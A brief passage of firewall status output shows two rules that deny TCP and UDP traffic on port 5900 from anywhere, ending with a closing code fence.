5900:tcp                   DENY    Anywhere
5900:udp                   DENY    Anywhere
```